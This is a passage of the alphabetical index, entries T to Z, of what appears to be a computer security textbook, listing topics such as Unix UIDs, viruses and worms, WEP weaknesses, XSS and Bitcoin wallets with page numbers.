 - tunneling (protocol) 250, 286, 288, 295, 298, 302
 - tunneling a port 295
 - Turing completeness 400
 - TVP (time-variant parameter) 68, 99, *see also: nonce, random number, sequence number, timestamp*
 - two-factor authentication (2FA) 67–70, 86, 287
 - two-stage authentication 70, 72
 - two's complement (binary representation) 160–166, 178
 - txID (transaction ID, Bitcoin) 380
 - TXO (transaction output, Bitcoin) 378
 - type casting (C language) 160–163, 173
 - type conversion 159–163
 - type promotion 160–163
 - type safety (type-safe language) 160, 170, 173
 - typing rhythm, *see: biometric modalities*
 - typosquatting 270
- ## U
- UDP (User Datagram Protocol) 283, 285, 290, 300, 304–306, 326, 334, 350
 - ... amplification 324
 - ... flood 323, 325, 334
 - ... packet forwarding 290
 - UID (user ID) 129, 134, 137, 150, 157
 - ... effective UID (eUID) 137
 - ... real UID, saved UID (rUID, sUID) 137
 - ... UID 0 vs. kernel 175
 - ugo (user, group, other) permission model 134, 136
 - umask (protection bits) 135–136
 - unauthenticated key establishment 93–94, 102–104, 109, 367
 - undecidable problem 189, 208
 - underground economy 208
 - unicast address 342
 - Unicode, *see: character encoding*
 - uniform resource identifier, *see: URI*
 - uniform resource locator, *see: URL*
 - unilateral authentication 93–94, 112, 223
 - Unix 126, 131, 133, 151, 167, 176–177, 188, 198, 207, 292–293, 297, 327, 333
 - ... security 207
 - ... time 385
 - ... viruses 208
 - unknown key-share attacks 120
 - unlink (system call) 158
 - unlocking script (Bitcoin) 380–381, 384, 391, 406
 - unmotivated user 273
 - unqualified name 247
 - unsigned integer (C language) 161–166
 - unspent transaction output, *see: UTXO*
 - untraceability 377
 - update 24, 186, 194–195, 204, 216–217, 314, 317–318, 325, 413
 - upper-layer authentication (802.11) 341, 343–345, 347–348, 368
 - ... mutual 344–345, 347, 361, 365, 367–369
 - ... unilateral 344
 - URI (uniform resource identifier) 247, 249–252, 256–259, 265–266, 275
 - ... reserved characters 266
 - URL (uniform resource locator) 246–252, 255, 258, 263, 270
 - ... syntax 247
 - ... bar (address bar) 230–232, 237, 247, 270–271
 - usability and security 8, 23, 70–71, 75, 87, 220, 240–241, 269–275, 285, 287, 311, 411–412
 - ... design principles 273
 - ... evaluation methods 412
 - ... user compliance 23, 26
 - use-after-free (memory) 179
 - user (file owner) 134–136
 - user acceptance, *see: user buy-in*
 - user agent (HTTP) 249
 - user authentication 56–87
 - ... categories 70
 - user buy-in 23, 75, 240, 273,
 - ... *see also: design principles*
 - (user, group, other) permission model, *see: ugo*
 - user ID (OS), *see: UID*
 - user interface (UI) 273
 - user mode vs. kernel 195, 198–199, 208
 - user space (memory layout) 166–167, 175, 195
 - user space vs. kernel memory 195, 197–198
 - user studies (formal) 412
 - user workflow 12
 - userid (user ID), *see: UID, username*
 - username (account name) 56, 129
 - /usr/bin/passwd (password command) 137, 176
 - UTF-8, UTF-16, UTF-32 (character encoding) 265–266
 - UTXO (unspent transaction output, Bitcoin) 378, 383, 388, 391, 396
 - UTXO pool (Bitcoin) 394

V

vault (password) 77
VAX (computer) 193
Venn diagram 313
verifiable text 60, 98, 106–109, 111–112, 120
verifier 93
Vernam cipher, *see*: stream cipher (Vernam)
version detection 318
virtual circuit 289
virtual machines (and malware) 208
virtual memory address 126, 128, 149, 152
virtual private network, *see*: VPN
virtual table (vtable), *see*: dispatch table
virtual terminal connection, *see*: telnet
virus 185, 186–192, 207
... alternate definition 188
... anti-detection 191–192
... boot sector 188–189
... companion 188
... data file 189
... detection in practice 190, 207
... email 189, 205
... macro 189, 291
... metamorphic 191–192
... polymorphic 191
... primer 207
... program file 187
... shell script 188
... undecidable problem 189
visual deception 270
voice authentication, *see*: biometric modalities
VPN (virtual private network) 224, 282, 287, 297, 298–303, 306
... architecture 299
... designs 299
... use cases 299
vulnerability 5, 320
... assessment 11, 27, 179, 311, 317–318, 333
... scanners 317–320, 333
Vyper (Ethereum programming language) 404

W

wallet (Bitcoin) 379, 388, 395, 397–398, 406
... client vs. cloud wallet 397
... hierarchical deterministic (HD) 396–398, 406
... hot vs. cold storage 397
... key management 406
... paper vs. hardware wallet 397
... use of 2D barcodes 397
WannaCry (ransomware) 202–203, 208
war driving 345–347, 369
wardialing 345
Ware report (1970) 152
watch-only wallet (Bitcoin) 398, 406

waterfall model, *see*: lifecycle (of software development)
weak link 23, 50, 66, 233
weak password subspaces 87
weak secret 66, 68, 92, 95, 98, 106, 111–113
weak type safety (weakly-typed) 160, 173
web application firewalls 306
web application security 275
web architecture 267
web form (HTML) 248, 249–250, 261–262, 264, 267
... hidden form 262
... submit button 249
web hosting (site hosting) 234
web of trust, *see*: PGP
web origin, *see*: SOP (origin)
web security 246–273, 274–275
web site identity 272
web SSO, *see*: federated identity system
web templating frameworks 275
webmail interfaces 238, 240, 260
wei (subunit of ETH) 399–401
weird machine 413
WEP (wired equivalent privacy) 350–353, 364, 369
... access control failure 356
... and RC4, *see*: RC4
... and WPA3 368
... attacks on 353, 360, 363
... ciphertext data (computation of) 355
... data integrity mechanism 356, *see also*: ICV
... excluded from RSN 367
... frame format 352–353
... ICV (integrity check value) 352–355
... ICV failure 353–356, 358
... IV (initialization vector) 352, 356–357
... IV (24-bit, too short) 356, 358
... IV collision 356–358
... IV reuse 354, 357, 364
... key management, *see*: IEEE 802.11
... KeyID field, *see*: MAC frame (KeyID field)
... keystream dictionary 357
... keystream recovery 353–354
... keystream reuse 354, 356, 358, 364, 369
... keystream stripping 353
... master key recovery 357–360
... recap of problems 364
... security design properties 357
... timeline 364–365
... user-chosen password, *see*: password (user-chosen)
WEP bit 353, 367
WEPCrack, *see*: wireless analysis tools
WFA (Wi-Fi Alliance) 364, 368
... Easy Connect 368
... Enhanced Open 368
... specifications 365, 369
... WPA, *see*: WPA, WPA2, WPA3

- ... Wi-Fi Protected Setup, *see: WPS*
- what you are 69–71
- what you do 71
- what you have 67, 69–70
- what you know 69–70
- WhatsApp Messenger 225
- where you are 69–70
- white-box, *see: black-box vs. white-box*
- white-hat, *see: black-hat vs. white-hat*
- whitelist, *see: allowlist*
- why security is hard 25–27, 120, 411
- Wi-Fi (IEEE 802.11) 13, 300, 327, **340**
 - ... hotspot (access point) 346
 - ... passwords in coffee shops 367
 - Wi-Fi 4 (Wi-Fi 5, Wi-Fi 6) 365
 - Wi-Fi Alliance, *see: WFA*
 - Wi-Fi Protected Access, *see: WPA*
 - Wi-Fi Protected Setup, *see: WPS*
 - widget (web) 201
 - wildcard domain 230
 - window object (DOM) 251, **255**–256, 258–260, 270
 - ... window.document 255
 - ... window.location 251, 255
 - ... window.open 258
 - Windows (OS) 113, 151, **156**, 177–178, 189, **198**–199, 202, 208, 293, 319, 327
 - ... function hooking 198
 - WinDump 319
 - WireGuard (VPN) 303
 - wireless access, *see: AP*
 - ... risks, *see: WLAN (threats)*
 - ... in hotels, coffee shops 250, 287, 327
 - wireless analysis tools
 - ... Aircrack, Aircrack-ng 346, 360
 - ... AirSnort 345, 360
 - ... Kismet 346
 - ... WEPCrack 360
 - ... wireless DoS, *see: DoS (wireless)*
 - wireless local area network, *see: WLAN*
 - Wireshark (Ethereal) 319
 - WLAN (wireless local area network) 340–341
 - ... architecture 340
 - ... in-range of service 341–342, 345–347
 - ... infrastructure mode (802.11) 341–342
 - ... security **340**–373
 - ... security architecture 347
 - ... threats and mitigations 287, 297, 327, 343, **347**
 - ... threat model (physical basis for) 347
 - ... *see also: attack (wireless)*
 - work factor 23
 - working key, *see: key*
 - world-writable file 139–140, 158
 - worm 185, **186**–187, 190–194, 207
 - ... flash worm 193, 208
 - ... incidents 191, 193–194
 - ... self-stopping 190
 - ... spreading techniques 187, 191–194, 201, 208
 - WPA (Wi-Fi Protected Access) 350, **364**–365, 369
 - WPA2 **364**–365, 368–369
 - ... WPA2-Personal 368
 - ... formal analysis 370
 - WPA3 344, 364–365, **368**
 - ... compliance 369
 - ... transition mode (WPA2 interoperability) 368
 - ... WPA3-Enterprise 365, 368
 - ... WPA3-Personal 365,368
 - WPS (Wi-Fi Protected Setup) 368
 - wrap around (integer) 161–162, 165
 - wrapper function 176–177, 198
 - write permission (W), *see: permissions*

X

- X Window System (version 11) 296
 - ... X11 (forwarding) 294, 296
- X.500 224, 233
- X.509, *see: certificate*
- XEX (XOR Encrypt XOR), *see: XTS*
- XMLHttpRequest 260, 275
- XMPP (Extensible Messaging and Presence Protocol) 254
- XOR (exclusive-OR) 33–35
- Xprobe2 (OS fingerprinting) 318, 333
- XSS (cross-site scripting) **262**–266, 274–275
 - ... defenses 264–265, 275
 - ... DOM-based XSS 263
 - ... reflected XSS (non-persistent) 263–264
 - ... stored XSS (persistent) 262–264
- XTS (XEX Tweakable Block Cipher with Ciphertext Stealing), *see: modes of operation*

Y

- Yahoo! 194
- Ylönen, Tatu (SSH inventor) 297, 306

Z

- Zeek (Bro, IDS) **315**–316, 319, 332–333
- Zenmap (Nmap UI) 318–319
- zero extension (integer) 161–163
- zero-day exploit 190, 204
- zero-knowledge, *see: proof of knowledge*
- zero-pixel (window, iframe) 201, 262
- Zeus (bank Trojan) 204
- .zip file (compression) 206
- ZMap (Internet scanning tool) 333
- zombie (compromised) 201, **203**–204, 207, 321
- zxcvbn (password meter) 87